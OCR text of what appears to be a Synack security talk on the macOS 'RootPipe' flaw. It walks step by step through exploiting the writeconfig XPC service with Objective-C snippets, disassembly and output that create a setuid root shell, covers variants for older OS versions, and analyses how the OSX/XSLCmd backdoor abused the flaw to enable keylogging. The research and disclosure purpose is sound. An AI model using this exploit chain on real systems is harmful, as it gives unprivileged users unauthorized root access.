




Synack

A 'RootPipe' Timeline

from past to present...



**reported, exploit only uncovered 4/15*

Synack

The Heart of the Vulnerability

the 'writeconfig' xpc service can create files....


'writeconfig' XPC service

```
async block invoked from within
-[WriteConfigDispatch createFileWithContents:path:attributes:_withAuthorization:]

mov     rdx, [rbx+20h]  ; file path
mov     rcx, [rbx+28h]  ; file contents
mov     r8, [rbx+30h]   ; file attributes
mov     rsi, cs:selRef_createFileAtPath_contents_attributes_ ; method
mov     rdi, r14        ; file manager
call    cs:_objc_msgSend_ptr
```

disassembly

```
//get default file manager
NSFileManager* fileMgr = [NSFileManager defaultManager];

//create file
[fileMgr createFileAtPath:<path> contents:<contents> attributes:<attrs>];
```

'source' code



problem?


The Heart of the Vulnerability

anyone can create any file, anywhere as root!

'writeconfig' runs as r00t

```
$ ps aux | grep  writeconfig
 root   /System/Library/PrivateFrameworks/SystemAdministration.framework/XPCServices/writeconfig.xpc
```

```
//create file
[fileMgr createFileAtPath:<path> contents:<contents> attributes:<attrs>];
```



the file path, contents, & permissions are fully controllable - allowing an unprivileged attacker to create files (as r00t), anywhere on the system!

Synack

EXPLOITATION

an overview example




`{/bin/ksh, 04777, /myShell}`











`./r00tpipe` **`SystemAdministration`** framework

XPC request

`writeconfig` XPC service

result: `/bin/ksh, setuid'd`

```
$ ls -lart /myShell
-rwsrwxrwx  1 root  wheel  /myShell
$ /myShell
# whoami
root
```



`myShell`

Synack

1 Obtain Instance of 'WriteConfigClient'

(local) object that knows how to talk to the '**writeconfig**' XPC service

link w/ **SystemAdministration** framework

```
//get class
Class WriteConfigClient = NSClassFromString(@"WriteConfigClient");

//get instance
id sharedClient = [WriteConfigClient performSelector:@selector(sharedClient)];
```

```
___33__WriteConfigClient_sharedClient__block_invoke
...
mov     rdi, cs:classRef_WriteConfigClient
mov     rsi, cs:selRef_alloc
mov     rbx, cs:_objc_msgSend_ptr
call    rbx ; _objc_msgSend

mov     rsi, cs:selRef_init
mov     rdi, rax
call    rbx ; _objc_msgSend
```



SystemAdministration framework

+[WriteConfigClient sharedClient] disassembly

Synack

2 AUTHENTICATE TO THE WRITECONFIG XPC SERVICE

allows vulnerability to be triggered

```
//authenticate
[sharedClient performSelector:@selector(authenticateUsingAuthorizationSync:) withObject:nil];
```

```
;-[WriteConfigClient authenticateUsingAuthorization:]
...
mov     rdi, cs:classRef_NSXPCConnection
mov     rsi, cs:selRef_alloc
call    cs:_objc_msgSend_ptr
mov     rsi, cs:selRef_initWithServiceName
lea     rdx, cfstr_Com_apple_sy_1
mov     rdi, rax
call    cs:_objc_msgSend_ptr
```

```
;-[WriteConfigClient authenticateUsingAuthorization:]
mov     rbx, [r15+r14]
mov     rdi, cs:classRef_NSXPCInterface
mov     rdx, cs:protocolRef_XPCWriteConfigProtocol
mov     rsi, cs:selRef_interfaceWithProtocol_
call    cs:_objc_msgSend_ptr
mov     rsi, cs:selRef_setRemoteObjectInterface_
mov     rdi, rbx
mov     rdx, rax
call    cs:_objc_msgSend_ptr

mov     rsi, cs:selRef_resume
call    cs:_objc_msgSend_ptr
```



inits connection to '**writeconfig**' XPC service ('**com.apple.systemadministration.writeconfig**') which in turn triggers invocation of **listener: shouldAcceptNewConnection:**

Synack

3 Get 'Dispatch' Object


allows for (indirect) invocation of remote methods

what object type?

```
//get remote proxy object
id dispatchObj = [sharedClient performSelector:@selector(remoteProxy)];
```

```
# lldb r00tPipe
b -[WriteConfigClient remoteProxy]
Breakpoint 1: where = SystemAdministration`-[WriteConfigClient remoteProxy]

thread return
po $rax
<WriteConfigOnewayMessageDispatcher: 0x60000000bb10>
```

dispatch object identification




WriteConfigOnewayMessageDispatcher

Synack


4 Invoke 'Remote' Method

finally - coerce the remote xpc service to create any file

```
//invoke remote object
[dispatchObj createFileAtPath:<path> contents:<contents> attributes:<attrs>];
```



WriteConfig
XPC service



attacker's payload

1. **forwardInvocation:**
   - **selector += '_withAuthorization:'**
2. **WriteConfigClient** (sharedClient) **remoteObjectProxy**
3. **_NSXPCDistantObject invokeWithTarget:**

```
<NSInvocation: 0x60000046e240>
return value: {Vv} void
target: {@}      0x60000000c3c0
selector: {:}    createFileWithContents:
                 path:attributes:_withAuthorization:
argument 2: {@} 0x6000000511c0
argument 3: {@} 0x600000083ed0
argument 4: {@} 0x6000000743c0
argument 5: {@} 0x0
```


Synack

Combined Exploit

'pls create me a root shell'

```
$ ./rootPipe
step 0x1: got instance <WriteConfigClient: 0x7f824141e670>
step 0x2: authenticated against XPC service
step 0x3: got instance <WriteConfigOnewayMessageDispatcher: 0x7f8241433610>
step 0x4: invoking remote XPC method to create /myShell with setuid flag

$ /myShell
# whoami
root
```

rootpipe exploit



```
# fs_usage -f filesystem
<rootPipe>
open                F=4     (R_____)  /bin/ksh
read                F=4     B=0x154780

<writeconfig>
open                F=4     (RWC__E)  /.dat014a.00b
write               F=4     B=0x154780
rename                                /.dat014a.00b
chmod               <rwsrwxrwx>       /myShell
chown                                 /myShell
```

exploit & OS's file I/O

Synack

Note on Older Versions

only exploitable by admin users

will fail for non-Admins



```
//use 'Authenticator' class
id authenticator = [Authenticator performSelector:@selector(sharedAuthenticator)];

//authenticate with non-NULL auth object
[authenticator performSelector:@selector(authenticateUsingAuthorizationSync:) withObject:auth];
```


authentication requires and auth object

either

```
//use 'ToolLiaison' class
id sharedLiaison = [ToolLiaison performSelector:@selector(sharedToolLiaison)];

//get 'tool' object
id tool = [sharedLiaison performSelector:@selector(tool)];

//get 'tool' object
[tool createFileWithContents: ...]
```

file creation via **`ToolLiaison`** class





```
//or directly via via 'UserUtilities'
[UserUtilities createFileWithContents: ...];
```


file creation via **`UserUtilities`** class

Synack

"somebody"

~~CHINA~~ ALREADY KNEW

malware with an 0day!?






Synack

OSX/XSLCMD


provides reverse shell, screen capture & keylogging

no mention of any priv-esc exploit(s)




Forced to Adapt: XSLCmd Backdoor Now on OS X


*"a previously unknown variant of the APT backdoor XSLCmd which is designed to compromise Apple OS X systems" -fireeye.com (**9/2014**)*



reverse shell



screen capture




keylogging

Synack

OSX/XSLCmd & RootPipe

did the malware exploit rootpipe as an 0day!?





why no mention in FireEye's report!?



XSLCmd on VirusTotal

Synack


OSX/XSLCmd Exploiting RootPipe (OS X 10.7/10.8)

used to turn on access for 'assistive devices' to enable keylogging!

download sample: objective-see.com

```
void sub_10000c007()
r12 = [Authenticator sharedAuthenticator];
rax = [SFAuthorization authorization];
rbx = rax;
rax = [rax obtainWithRight:"system.preferences" flags:0x3 error:0x0];
if (rax != 0x0) {
   [r12 authenticateUsingAuthorizationSync:rbx];
   rax = [r12 isAuthenticated];
   if (rax != 0x0) {
      rbx = [NSDictionary dictionaryWithObject:@(0x124) forKey:*_NSFilePosixPermissions];
      rax = [NSData dataWithBytes:"a" length:0x1];
      rax = [UserUtilities createFileWithContents:rax path:@"/var/db/.AccessibilityAPIEnabled" attributes:rbx];
```

XSLCmd disassembly



enabling access (via UI)

.AccessibilityAPIEnabled


=

keylogging

Synack

APPLE'S RESPONSE

#fail (initially)






Synack

FAIL #1: No Patch < OS X 10.10

upgrade or 'die'


> *“Apple indicated that this issue required a substantial amount of changes on their side, and that they **will not back port the fix** to 10.9.x and older” -Emil*



no (official) patch for
OS X Mavericks & older



'patched' OS X Yosemite
(v. 10.10.3)

